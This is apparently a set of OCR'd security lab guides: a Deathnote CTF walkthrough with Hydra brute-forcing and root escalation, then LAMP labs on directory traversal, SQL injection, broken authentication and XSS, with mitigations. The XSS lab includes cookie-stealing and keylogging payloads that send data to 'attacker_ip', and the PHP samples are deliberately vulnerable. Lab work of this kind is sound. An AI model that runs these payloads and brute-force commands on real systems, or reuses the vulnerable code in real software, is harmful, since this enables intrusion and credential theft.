
Looks like a list of usernames. We can use this later to attack the login page.

>Looking into robots.txt to see if there is any details regarding restricted directories.



Light's Dad added a hint in the important.jpg file

We use curl to return the data from the image.



This confirms that user.txt can be used as a wordlist for usernames and notes.txt can be used for passwords.

Exploit Vulnerabilities Using Hydra

Objective: Use Hydra to perform a brute-force attack on a login form (SSH, web form, etc.) to gain access.

---

1. **Identify the Target Service for Brute-Forcing**
   - If you find SSH (port 22) open, Hydra can be used to attempt a brute-force attack on SSH credentials. Alternatively, you could target a web login form if it is vulnerable.
2. **Hydra Command for SSH Brute-Force Attack**
   - To use Hydra for brute-forcing SSH credentials:

     bash
     Copy code
     ```
     hydra -l <username> -P /path/to/wordlist.txt ssh://<Target-IP>
     ```

   - **Explanation**:
     - `-l <username>`: Specify the username to try.

- `-P /path/to/wordlist.txt` : Path to the password wordlist.
- `ssh://<Target-IP>` : The target service (SSH) and IP address.

Example :

```
bash
Copy code
hydra -l root -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.100
```

3. **Hydra Command for HTTP Form Brute-Force**

- If you need to brute-force a web login form:

```
bash
Copy code
hydra -l <username> -P /path/to/wordlist.txt <Target-IP> http-post-form "/path/to/login:username=^USER^&password=^PASS^:F=incorrect"
```


- **Explanation** :
  - `/path/to/login`: Path to the login page.
  - `username=^USER^&password=^PASS^`: Replace with actual field names of the login form.
  - `F=incorrect`: The response that indicates a failed login attempt.

Example :

```
bash
Copy code
hydra -l admin -P /usr/share/wordlists/rockyou.txt 192.168.1.100 http-post-form  "/admin/login:username=^USER^&password=^PASS^:F=Invalid login
```


We find the credentials user : l password: death4me.

>SSH login using the found credentials




Lets dig deeper to see if we can find some useful information.

2 Directories were found in /opt/L.




There seems to be a hash code found in the case.wav file and a hint saying use cyberchef.

Looks like a hex code. Lets use cyberchef to break it down for us.



On converting the hash from hex and from base64 , it reveals the password is kiraisevil.

>switching user to kira



we find a kira.txt file.

we use cyberchef again to decipher the code.

The following message is revealed:

please protect one of the following
1. L (/opt)
2. Misa (/var)

Interesting. As we already explored the /opt directory we explore the /var directory now.

After exploring the var directory, we learn that misa cannot be saved.

>Switching to root.

We use the sudo /bin/bash to switch to root.

We then find a root.txt file in the root folder.

kali-linux-2022.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

1 2 3 4

kira@deathnote: /home

File Actions Edit View Help

```
root@deathnote:/# ls
bin  boot  dev  etc  home  initrd.img  initrd.img.old  lib  lib32  lib64  libx32  lost+found  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var  vmlinuz  vmlinuz.old
root@deathnote:/# cd root
root@deathnote:~# ls
root.txt
root@deathnote:~# cat root.txt
```

```
     ::::::::      ::::::::      ::::    :::      ::::::::      ::::::::::          :::    ::::::::::::      ::::::::
   :+:    :+:    :+:    :+:     :+:+:   :+:     :+:    :+:     :+:    :+:       :+: :+:     :+:         :+:    :+:
  +:+           +:+    +:+     :+:+:+  +:+     +:+           +:+    +:+      +:+   +:+    +:+         +:+
 +#+           +#+    +:+     +#+ +:+ +#+     :#:           +#++:++#:      +#++:++#++:    +#+         +#++:++#++
+#+           +#+    +#+     +#+  +#+#+#     +#+    +#+     +#+    +#+     +#+    +#+    +#+               +#+
#+#    #+#    #+#    #+#     #+#   #+#+#     #+#    #+#     #+#    #+#     #+#    #+#    #+#         #+#    #+#
########      ########      ###    ####      ########      ###    ###     ###    ###    ###         ########

##########follow me on twitter##########3
and share this screen shot and tag @KDSAMF
root@deathnote:~#
```

3.) Lab Title: Exploring Cloud & Web Application Vulnerabilities Using an Apache Web Server

Objective

To understand basic concepts of web server setup, deployment, and common vulnerabilities like Directory Traversal

Requirements

- VMware or VirtualBox for virtualization

- Kali Linux VM for testing and exploitation

- Ubuntu Server VM to host the Apache web server and web application

- Basic understanding of Linux commands

Step-by-Step Guide

Part 1: Setting up the Apache Web Server on Ubuntu

1. Update the Ubuntu Server

   - Open the terminal on your **Ubuntu VM** and update the package list:

     sudo apt update

2. Install Apache

   - Install the Apache web server:

     sudo apt install apache2 -y

   - Start and enable Apache to ensure it runs at startup:

     sudo systemctl start apache2

     sudo systemctl enable apache2

3. Verify Apache Installation

   - Open a web browser and type your Ubuntu VM's IP address:

     ```**http://<your-VM-IP-address>**```

   - You should see the Apache2 default welcome page, confirming that the server is running.
     ```

4. Create a Simple Web Application

- Create a basic HTML file to simulate a web application.

  sudo nano /var/www/html/index.html

- Add the following HTML content:

```
<html>
<body>
    <h1>Welcome to the Vulnerability Lab!</h1>
    <p>This is a simple Apache web server setup for testing vulnerabilities.</p>
</body>
</html>
```

- Save and close the file.

5. Test the Web Application

- Reload your browser at `**http://<your-VM-IP-address>**` to see the HTML page you just created.

Part 2: Experimenting with Common Vulnerabilities

Vulnerability 1: Directory Traversal

- In Apache, by default, accessing files outside the web directory (`/var/www/html`) is restricted. However, some misconfigurations may allow this.

- Try accessing `**/etc/passwd**` by adding `**../**` paths:

  ```**http://<your-VM-IP-address>/../../etc/passwd**```

- This should fail if Apache is correctly configured. If successful, it would display the contents of `**/etc/passwd**`**,** a sensitive file.
  ```

4.) Lab Title: Securing Web Applications and Detecting Vulnerabilities

Objective

To understand and mitigate basic vulnerabilities in web applications using a LAMP (Linux, Apache, MySQL, PHP) stack on Ubuntu, with practical testing using Kali Linux.

Requirements

- VirtualBox or VMware
- Ubuntu VM for setting up the LAMP stack
- Kali Linux VM for vulnerability testing
- Windows VM (optional, for cross-platform testing)
- Basic knowledge of Linux commands and web server configurations

Part 1: Setting Up a Web Server

1. Update the Ubuntu Server
   - Open the terminal on Ubuntu and run:

     ```
     sudo apt update && sudo apt upgrade -y
     ```

2. Install Apache
   - Install Apache web server:

     ```
     sudo apt install apache2 -y
     ```

   - Start and enable Apache on boot:

     ```
     sudo systemctl start apache2
     sudo systemctl enable apache2
     ```

3. Verify Apache Installation
   - Open a browser within Ubuntu or from Kali using the IP address:

     http://<Ubuntu-VM-IP-address>

- You should see the Apache default welcome page.

4. Install MySQL and PHP

- Install MySQL:

  sudo apt install mysql-server -y

- Install PHP and modules:

  sudo apt install php libapache2-mod-php php-mysql -y

5. Create a Basic Web Application

- Create a PHP test file:

  sudo nano /var/www/html/test.php

- Add sample content:

  <?php

  phpinfo();

  ?>

- Access the page to confirm PHP is working:

  http://<Ubuntu-VM-IP-address>/test.php

Part 2: Detecting and Understanding Vulnerabilities

Vulnerability 1: SQL Injection (SQLi)

1. Setup a Sample Database

- Access MySQL:

  sudo mysql -u root -p

- Create a sample database and table:

  CREATE DATABASE testdb;

  USE testdb;

  CREATE TABLE users (id INT AUTO_INCREMENT, username VARCHAR(50), password

VARCHAR(50), PRIMARY KEY(id));

INSERT INTO users (username, password) VALUES ('admin', 'admin123');

2. Create a Vulnerable PHP Script

- Create login.php in /var/www/html/:

```
<?php
$conn = new mysqli("localhost", "root", "", "testdb");
$username = $_GET['username'];
$password = $_GET['password'];
$query = "SELECT * FROM users WHERE username='$username' AND password='$password'";
$result = $conn->query($query);
if ($result->num_rows > 0) {
    echo "Login successful!";
} else {
    echo "Invalid credentials!";
}
?>
```

3. Testing SQLi from Kali Linux

- Open a browser on Kali and use the following URL to inject:

  http://<Ubuntu-VM-IP-address>/login.php?username=admin'--&password=

- If vulnerable, it will bypass authentication.

Vulnerability 2: Cross-Site Scripting (XSS)

1. Create a Simple HTML Form

- Add comment.php:

```
<?php
```

```
if ($_SERVER["REQUEST_METHOD"] == "POST") {
    echo "Comment: " . $_POST["comment"];
}
?>
<form method="post">
    <input type="text" name="comment">
    <input type="submit" value="Submit">
</form>
```

2. Testing XSS from Kali

- Enter <script>alert('XSS');</script> in the form. If an alert appears, the application is vulnerable.

Part 3: Mitigation Techniques

1. Prevent SQLi

- Use prepared statements:

```
$stmt = $conn->prepare("SELECT * FROM users WHERE username=? AND password=?");
$stmt->bind_param("ss", $username, $password);
```

2. Sanitize Input for XSS

- Use htmlspecialchars() to escape HTML entities:

```
echo htmlspecialchars($_POST["comment"]);
```

Conclusion

Through this lab, participants gain hands-on experience with common vulnerabilities in web applications and understand the importance of secure coding practices. The lab can be used as a foundation for building secure applications and awareness of security flaws.

5.) Offline Lab: Exploiting Broken Authentication and Session Management

---

Problem Statement:

A tech startup has deployed a web application for project management. Due to poor authentication and session management practices, users have reported unauthorized access incidents. As a penetration tester using Kali Linux, your task is to identify authentication flaws, bypass login mechanisms, and hijack active sessions.

Lab Environment Setup

1. Installing a LAMP Stack on a Local VM

The LAMP stack includes Linux, Apache, MySQL, and PHP, creating a web server environment.

Step 1: Update System Packages

sudo apt update && sudo apt upgrade -y

Step 2: Install Apache Web Server

sudo apt install apache2 -y

- Start and enable Apache:

sudo systemctl start apache2

sudo systemctl enable apache2

- Verify installation by accessing http://localhost in a browser.

Step 3: Install MySQL Server

sudo apt install mysql-server -y

- Secure MySQL installation:

sudo mysql_secure_installation

- Follow the prompts and set a root password.

Step 4: Install PHP and Required Modules

sudo apt install php libapache2-mod-php php-mysql -y

Step 5: Restart Apache

sudo systemctl restart apache2

---

2. Deploying a Custom PHP-Based Login System

Step 1: Create a Project Directory

sudo mkdir /var/www/html/project_mgmt

cd /var/www/html/project_mgmt

Step 2: Configure Apache for the Project

sudo nano /etc/apache2/sites-available/project_mgmt.conf

Add the following:

```
<VirtualHost *:80>
    ServerAdmin admin@example.com
    DocumentRoot /var/www/html/project_mgmt
    ServerName project.local
    <Directory /var/www/html/project_mgmt>
        Options Indexes FollowSymLinks
        AllowOverride All
        Require all granted
    </Directory>
</VirtualHost>
```

Enable the site and restart Apache:

```
sudo a2ensite project_mgmt.conf
sudo systemctl restart apache2
```

---

3. Setting Up the MySQL Database

Step 1: Access MySQL Command Line

```
sudo mysql -u root -p
```

Step 2: Create a Database and User

```
CREATE DATABASE project_mgmt;
CREATE USER 'project_user'@'localhost' IDENTIFIED BY 'password';
GRANT ALL PRIVILEGES ON project_mgmt.* TO
'project_user'@'localhost';
FLUSH PRIVILEGES;
EXIT;
```

Step 3: Create a Table

```
USE project_mgmt;
CREATE TABLE users (
   id INT AUTO_INCREMENT PRIMARY KEY,
   username VARCHAR(50) NOT NULL,
   password VARCHAR(255) NOT NULL
);
INSERT INTO users (username, password) VALUES ('admin', 'admin');
INSERT INTO users (username, password) VALUES ('user', 'user');
```

---

4. Creating the PHP Application

Step 1: Create the Login Page (login.php)

```
<!DOCTYPE html>
<html>
<head><title>Login</title></head>
<body>
   <h2>Login Form</h2>
   <form method="POST" action="authenticate.php">
      Username: <input type="text" name="username" required><br>
      Password: <input type="password" name="password"
required><br>
      <input type="submit" value="Login">
   </form>
</body>
</html>
```

Step 2: Create Authentication Logic (authenticate.php)

```
<?php
session_start();
$conn = new mysqli("localhost", "project_user", "password",
"project_mgmt");
if ($_SERVER["REQUEST_METHOD"] == "POST") {
   $username = $_POST["username"];
   $password = $_POST["password"];
```

```
    // Vulnerable code: No hashing or prepared statements
    $sql = "SELECT * FROM users WHERE username='$username' AND
password='$password'";
    $result = $conn->query($sql);


    if ($result->num_rows > 0) {
        $_SESSION['username'] = $username;
        echo "Login successful! Welcome, $username.";
    } else {
        echo "Invalid credentials!";
    }
}
?>
```

Step 3: Create a Protected Dashboard (dashboard.php)

```
<?php
session_start();
if (!isset($_SESSION['username'])) {
    die("Access denied. Please log in.");
}
?>
<!DOCTYPE html>
<html>
<head><title>Dashboard</title></head>
<body>
```

```
    <h2>Welcome to the Dashboard, <?php echo
$_SESSION['username']; ?></h2>

</body>

</html>
```

Step 4: Test the Application

- Access the app at http://project.local/login.php.
- Test login with admin:admin or user:user.

Exploitation Scenarios

1. Credential Stuffing:

- Use default credentials: admin:admin or user:user.

2. SQL Injection Bypass:

- Use payloads like:
- admin' OR '1'='1' --
- ``

3. Session Hijacking:

- Use developer tools in a browser to inspect cookies.
- Intercept requests using Kali’s Burp Suite or OWASP ZAP.

4. Brute Force Attack:

- Use tools like hydra or sqlmap for automated attacks.

Security Recommendations:

- Use prepared statements in SQL queries.
- Implement password hashing (e.g., bcrypt).

- Enable secure cookie attributes (HttpOnly, Secure, SameSite).
- Add CAPTCHA and account lockouts.
- Use multi-factor authentication (MFA).

Would you like additional sections or more advanced scenarios included?

6.) Lab Title: Exploiting Cross-Site Scripting (XSS) in a Web Application

Problem Statement:
A small business has deployed a feedback management web application to collect customer reviews. Due to improper input validation, users have reported strange pop-up messages while browsing the site. As a penetration tester using Kali Linux, your task is to identify and exploit the Cross-Site Scripting (XSS) vulnerability to demonstrate its impact.

Objective:

The goal of this exercise is to exploit a Cross-Site Scripting (XSS) vulnerability in a feedback management application to demonstrate the potential impact on users (e.g., stealing session cookies, spreading malicious scripts, etc.).

Step-by-Step Guide:

1. Set up the Target Environment:

You will need a Virtual Machine (VM) running a LAMP stack (Linux, Apache, MySQL, PHP). This environment mimics a real-world application setup.

1.1. Setting up the VM:

- Use **VirtualBox** or **VMware** to create a virtual machine.
- Install a **Linux distribution** such as Ubuntu Server or Kali Linux on the VM.
- Install **LAMP stack** (Linux, Apache, MySQL, PHP) on your VM.

Install Apache:

sudo apt update

sudo apt install apache2

Install MySQL:

sudo apt install mysql-server

Install PHP:

sudo apt install php libapache2-mod-php php-mysql

Ensure all services are running correctly:

sudo systemctl start apache2

sudo systemctl start mysql

1.2. Create the Feedback Management Application (PHP-based)

Create a **feedback.php** file on your Apache server to simulate a vulnerable feedback submission system:

```
<?php
$host = 'localhost';
$db = 'feedback';
$user = 'root';
$pass = '';

$pdo = new PDO("mysql:host=$host;dbname=$db", $user, $pass);
$pdo->setAttribute(PDO::ATTR_ERRMODE,
PDO::ERRMODE_EXCEPTION);

if ($_SERVER['REQUEST_METHOD'] == 'POST') {
    $feedback = $_POST['feedback'];
```

```
    // Insert feedback into database without sanitization (vulnerable to
XSS)
    $stmt = $pdo->prepare("INSERT INTO feedbacks (content) VALUES
(:content)");
    $stmt->bindParam(':content', $feedback);
    $stmt->execute();
}
?>
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-
scale=1.0">
    <title>Customer Feedback</title>
</head>
<body>
    <h1>Customer Feedback</h1>
    <form action="" method="POST">
        <textarea name="feedback" rows="5" cols="40"
placeholder="Leave your feedback"></textarea><br>
        <input type="submit" value="Submit Feedback">
    </form>
    <hr>
    <h2>Previous Feedback</h2>
```

```
    <?php
    $stmt = $pdo->query("SELECT content FROM feedbacks");
    while ($row = $stmt->fetch()) {
        echo "<p>" . $row['content'] . "</p>";  // Vulnerable output
    }
    ?>
</body>
</html>
```

1.3. Database Setup:

Create the database and the table to store feedback.

```
CREATE DATABASE feedback;
USE feedback;

CREATE TABLE feedbacks (
    id INT AUTO_INCREMENT PRIMARY KEY,
    content TEXT NOT NULL
);
```

This PHP application allows users to submit feedback and view previous submissions. However, because it doesn't sanitize or escape the user input, it’s vulnerable to XSS attacks.

---

2. Set up the Attacking Machine:

Your attacking machine will be **Kali Linux**, which is pre-equipped with tools for penetration testing.

2.1. Update Kali Linux: Ensure Kali Linux is up to date.

sudo apt update

sudo apt upgrade

2.2. Set up Burp Suite:

Burp Suite is an essential tool for testing web vulnerabilities like XSS. It helps you intercept, analyze, and modify web traffic.

sudo apt install burpsuite

Launch Burp Suite by typing burpsuite in the terminal and set up the proxy to intercept the traffic between the attacker machine and the target VM.

2.3. Proxy Configuration:

Configure your browser to use the Kali Linux proxy (typically 127.0.0.1:8080).

---

3. Exploiting the XSS Vulnerability:

Now that you have set up the target application and the attacking machine, it's time to exploit the XSS vulnerability.

3.1. Intercepting Traffic with Burp Suite:

- Open your browser and go to the feedback management application hosted on your LAMP stack (e.g., http://target_vm_ip/feedback.php).
- Use Burp Suite to intercept the HTTP request containing the submitted feedback.
- Modify the feedback field to include a malicious script:

<script>alert('XSS Vulnerability Exploited!');</script>

Submit the feedback with this payload.

3.2. Observing XSS Impact:

- Visit the feedback section of the application again.
- If the application is vulnerable to XSS, you'll see the alert box pop up with the message "XSS Vulnerability Exploited!"

---

4. Steps to Exploit Further:

You can exploit the XSS vulnerability for more sophisticated attacks. Here are some possible scenarios:

4.1. Stealing Cookies (Session Hijacking):

Modify the XSS payload to steal the session cookies of users. An example payload:

```
<script>document.location='http://attacker_ip/steal_cookie.php?cookie=' + document.cookie;</script>
```

On the attacker's machine, create a PHP script (steal_cookie.php) to log the cookies sent:

```
<?php
if (isset($_GET['cookie'])) {
   file_put_contents('cookies.txt', $_GET['cookie'] . "\n", FILE_APPEND);
}
?>
```

Whenever the malicious script runs, the victim's session cookies are sent to the attacker.

4.2. Keylogging:

You could use XSS to inject a keylogger script that records keystrokes from users.

```
<script>
```

```
document.onkeypress = function(e) {
   fetch('http://attacker_ip/log.php?key=' +
String.fromCharCode(e.keyCode));
};
</script>
```

In this example, the attacker logs every keystroke made by the victim.

---

5. Mitigating XSS Vulnerabilities:

Once the vulnerability has been demonstrated, it’s important to discuss mitigation techniques, such as:

- **Input Sanitization:** Ensure all user inputs are properly sanitized. Use libraries such as htmlspecialchars() in PHP to escape special characters.
- $safe_feedback = htmlspecialchars($_POST['feedback']);
- **Content Security Policy (CSP):** Implement CSP headers to limit the types of content that can be loaded by the page.
- Header set Content-Security-Policy "default-src 'self';"
- **HTTPOnly and Secure Cookies:** Set cookies with HttpOnly and Secure flags to prevent JavaScript from accessing session cookies.

---

6. Conclusion:

In this lab, you've successfully identified and exploited an XSS vulnerability in a PHP-based feedback management application. You used Kali Linux and Burp Suite to intercept and modify requests, enabling the exploitation of the XSS vulnerability. Finally, you

reviewed possible attacks like session hijacking and discussed ways to mitigate such vulnerabilities in a real-world scenario.

